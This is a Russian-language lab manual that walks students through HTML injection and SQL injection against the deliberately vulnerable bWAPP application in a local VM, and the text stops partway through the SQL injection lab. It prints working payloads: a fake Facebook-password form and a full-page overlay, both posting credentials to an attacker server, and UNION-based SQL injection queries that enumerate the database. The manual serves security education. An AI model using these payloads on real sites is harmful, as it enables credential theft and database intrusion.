bWAPP помогает энтузиастам, разработчикам и студентам в области безопасности обнаруживать и предотвращать уязвимости в Интернете. Он охватывает все основные известные уязвимости в Интернете, включая все риски, связанные с проектом OWASP Top 10. Основное внимание уделяется не только одной конкретной проблеме – bWAPP охватывает широкий спектр уязвимостей. bWAPP – это PHP-приложение, которое использует базу данных MySQL.

Ход работы:

Скачаем bee-box, виртуальную машину с предустановленной bWAPP (https://sourceforge.net/projects/bwapp/files/bee-box/).

Распаковываем файлы, создаем новую виртуальную машину в VirtualBox. На этапе выбора жесткого диска для нее выбираем файл bee-box.vmdk.

Нам необходимо связать две виртуальные машины (с Kali Linux и bWAPP) в одну сеть. Для этого выберем в настройках виртуальной машины параметр «Сеть NAT» (предварительно создадим такую сеть в настройках самой VirtualBox).



Рисунок 1 – NAT сеть

Запустим виртуальную машину, запишем IP-адрес:



Рисунок 2 – IP-адрес

Перейдем по нему в браузере:



Рисунок 3 – bWAPP

bWAPP готов к использованию.

ЛР 3.2. HTML Injection

Цель работы: ознакомиться с базовыми методами HTML Injection

Задание:

1. Провести атаки с использованием HTML Injection
2. Зафиксировать полученный результат.

Теоретическая часть

HTML/CSS инъекция становится возможной из-за некорректной проверки данных, которые вводит обычный пользователь. Веб-разработчик иногда не предполагает, что пользователь введет в поле «имя» `<h1>Иван</h1>` вместо `Иван`, но результат будет кардинально отличаться (Иван вместо Иван). Эта уязвимость позволяет сильно испортить ресурс или полностью изменить его.

Данные примеры являются базовыми и могут использоваться, когда отсутствуют какая-либо защита на веб-сервере.

Зачем это нужно?

HTML Injection – одна из самых распространенных уязвимостей. Эта уязвимость может иметь множество последствий, таких как раскрытие файлов cookie сеанса пользователя, которые могут использоваться для имитации другого пользователя, или, в более общем плане, эта уязвимость может позволить злоумышленнику изменять содержимое страницы, которое видит жертва.

Ход работы:

Через браузер зайдем на bWAPP, запущенный на второй виртуальной машине. Залогинимся (данные указаны прямо на странице), выберем поочередно пункты из раздела A1 – Injection.

Рисунок 1 - bWAPP

HTML Injection - Reflected (GET)

С названия сразу понятно, что для уязвимости будет использоваться метод передачи параметров в URL. После входа на страницу мы можем наблюдать поля для ввода. После ввода тестовых данных наша адресная строка имеет вид:

`htmli_get.php?firstname=Ivan&lastname=Ivanov&form=submit`

Из нее мы видим, что передаются два параметра firstname и lastname и видим на экране следующий результат:



Рисунок 2 – Ввод тестовых данных

Попробуем добавить HTML-теги. Мы добавили тег заголовка <h1> и результат вывода на экран показывает, что данная страница уязвима к HTML инъекции:



Рисунок 3 – Изменение заголовка

Дальше страница полностью в нашем распоряжении, и мы можем делать все, что вздумается, к примеру, использовать такой HTML код, просто введя его в поле firstname:

```
<h3>Please Enter Your Facebook password to proceed:</h3>
<form method="POST" action="http://myserver/login.php">
      Password: <input type="password" name="password"
/><br />
<input type="submit" value="Login" /></form><!--
```

Рисунок 4 – Результат выполнения HTML-injection

HTML Injection - Reflected (POST)

Отличие между этой и предыдущей инъекцией небольшое, а точнее только в способе передачи параметров. В POST запросе параметры передаются внутри пакета и для его просмотра можно использовать Burp Suite. Дальнейшая методика инъекции полностью совпадает с предыдущим примером, но все параметры заменяются не в URL страницы, а в теле POST пакета.

Откроем Burp Suite:



Рисунок 5 – Burp Suite

Во-первых, вам нужно подтвердить, что прослушиватель прокси в Burp активен и работает. Перейдите на вкладку «Прокси», затем вкладку «Параметры» и просмотрите раздел «Прокси-слушатели». Вы должны увидеть запись в таблице с галочкой в столбце «Запуск» и «127.0.0.1:8080», отображаемой в столбце «Интерфейс». Если это не так, попробуйте нажать кнопку «Восстановить значения по умолчанию» слева от панели. Если слушатель все еще не работает, Burp не смог открыть порт прослушивателя прокси по умолчанию (8080). Вам нужно будет выбрать запись в таблице, нажать «Изменить» и изменить номер порта слушателя на другой номер.

Во-вторых, вам нужно настроить браузер, чтобы использовать прослушиватель прокси в качестве HTTP-прокси-сервера. Для этого вам нужно изменить настройки прокси-сервера вашего браузера, чтобы использовать адрес хоста-прокси (по умолчанию 127.0.0.1) и порт (по

умолчанию 8080) для протоколов HTTP и HTTPS, без каких-либо исключений. Настроим параметры прокси в Firefox (Preferences/Advanced/Connection):



Рисунок 6 – Настройка Firefox для Burp

Вернемся в Burp и перейдем на вкладку Proxy/Intercept. Там будут показываться все наши перехваченные запросы. В том числе, и firstname/lastname (выделены красным)



Рисунок 7 – Результаты перехвата пакетов

Дальнейшая методика инъекции полностью совпадает с предыдущим примером, но все параметры заменяются не в URL страницы, а в теле POST пакета.

HTML Injection - Stored

Данный пример основан на всех предыдущих и необходим для наглядной эксплуатации HTML Injeaction. При входе на страницу мы видим возможность публиковать сообщения (они сохраняются в базе данных и выводятся всем, кто посетил эту страницу).



Рисунок 8 – «Блог»

Есть несколько способов поэксплуатировать страницу:

1) Отправим тег открытия комментария <!-- , что позволит полностью остановить работу т.к. новые данные будут восприниматься как комментарий к коду.

2) Выделять свои сообщения с помощью специальных тегов <b><h1-3><i><img> и др.

3) Полностью заменить страницу и перенаправить вводимые данные к себе.

Вставим в поле комментария текст, который заменит исходную страницу на нужную нам:

```
      <div style=”position: absolute; left: 0 px; top: 0px;
width: 1900px; height: 1300 px; z-index: 1000; background-
color:white; padding: lem;”<h3>Please Enter Your Facebook
password to proceed:</h3>
      <form method="POST" action="http://myserver/login.php">
            Password: <input type="password" name="password"
/><br />
      <input type="submit" value="Login" /></form><!--
```

Можно указать адрес своего сервера и включить прослушивание портов, тогда мы завладеем вводимыми здесь данными.

ЛР 3.3. SQL-Injection

Цель работы: ознакомиться с базовыми методами SQL Injection

Задание:

1. Провести атаки с использованием SQL Injection
2. Зафиксировать полученный результат.

Теоретическая часть

Что же такое SQL инъекция?

Говоря простым языком, это атака на базу данных, которая позволит выполнить некоторое действие, которое не планировалось создателем скрипта. Пример из жизни:

Отец, написал в записке маме, чтобы она дала Васе 100 рублей и положил её на стол. Переработав это в шуточный SQL язык, мы получим:

```
ДОСТАНЬ ИЗ кошелька 100 РУБЛЕЙ И ДАЙ ИХ Васе
```

Так как отец плохо написал записку (корявый почерк), и оставил её на столе, её увидел брат Васи — Петя. Петя, будучи хакером, дописал там «`ИЛИ Пете`» и получился такой запрос:

```
ДОСТАНЬ ИЗ кошелька 100 РУБЛЕЙ И ДАЙ ИХ Васе ИЛИ Пете
```

Мама, прочитав записку, решила, что Васе она давала деньги вчера и дала 100 рублей Пете. Вот простой пример SQL инъекции из жизни. Не фильтруя данные (Мама еле разобрала почерк), Петя добился профита.

Инъекция появляется из входящих данных, которые не фильтруются. Самая распространенная ошибка — это отсутствие фильтрации передаваемого ID. Её можно использовать, просто подставляя во все поля кавычки (`‘`). Знак `--` считается комментарием в синтаксисе SQL.

Зачем это нужно?

SQL Injection стала распространенной проблемой с веб-сайтами, основанными на базе данных. Недостаток легко обнаруживается и легко эксплуатируется, и как таковой, любой сайт или программный пакет с даже с самой минимальной базой пользователей, вероятно, подвергнется попыткам такого рода нападения.

Данные примеры являются базовыми и могут использоваться, когда отсутствуют какая-либо защита на веб-сервере.

Ход работы:

Выберем пункт в bWAPP пункт SQL Injection (GET/Search). Страница представляет собой простую базу данных с фильмами. Здесь вы можете искать фильмы с помощью строки поиска. Информация о фильме будет отображаться в результате вашего поиска. Если вы нажмете кнопку поиска без ввода какой-либо строки поиска, тогда отобразятся все фильмы.



Рисунок 1 – База данных с фильмами

Попробуем ввести одинарную кавычку (‘). База выдаст следующее:

```
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%'' at line 1
```

Поэтому мы может предположить, что запрос к базе выглядит примерно так:

```
"Select col1,col2,col3 from mytable where movie LIKE '%". $userinput ."%'"
```

Если мы добавим одинарную кавычку, то запрос не будет валидным. Мы видим, что форма является уязвимой. Нам нужно узнать еще одну деталь, а именно, сколько столбцов возвращает запрос? Напишем в поиске: `order by 3 -- -`



Рисунок 2 – Запрос с тремя столбцами

Запрос, отправленный в базу данных, будет выглядеть примерно так: `Select col1,col2,col3 from mytable where movie LIKE '%' order by 3 -- -%'`, что означает, что результат будет упорядочен третьим столбцом, если он существует. В противном случае будет выведена ошибка SQL.

Опытным путем (будем повышать цифру) установим, что там 7 столбцов. Попробуем найти название текущей БД:

```
' and 1=0 union all select 1,2,database(),4,5,6,7 -- -
```

Рисунок 3 – Результат

Мы выяснили, что база данных называется bWAPP (неожиданно). Попробуем выяснить, как называются таблицы:

```
' and 1=0 union all select
1,table_schema,table_name,4,5,6,7 from
information_schema.tables where table_schema != 'mysql' and
table_schema != 'information_schema' -- -
```

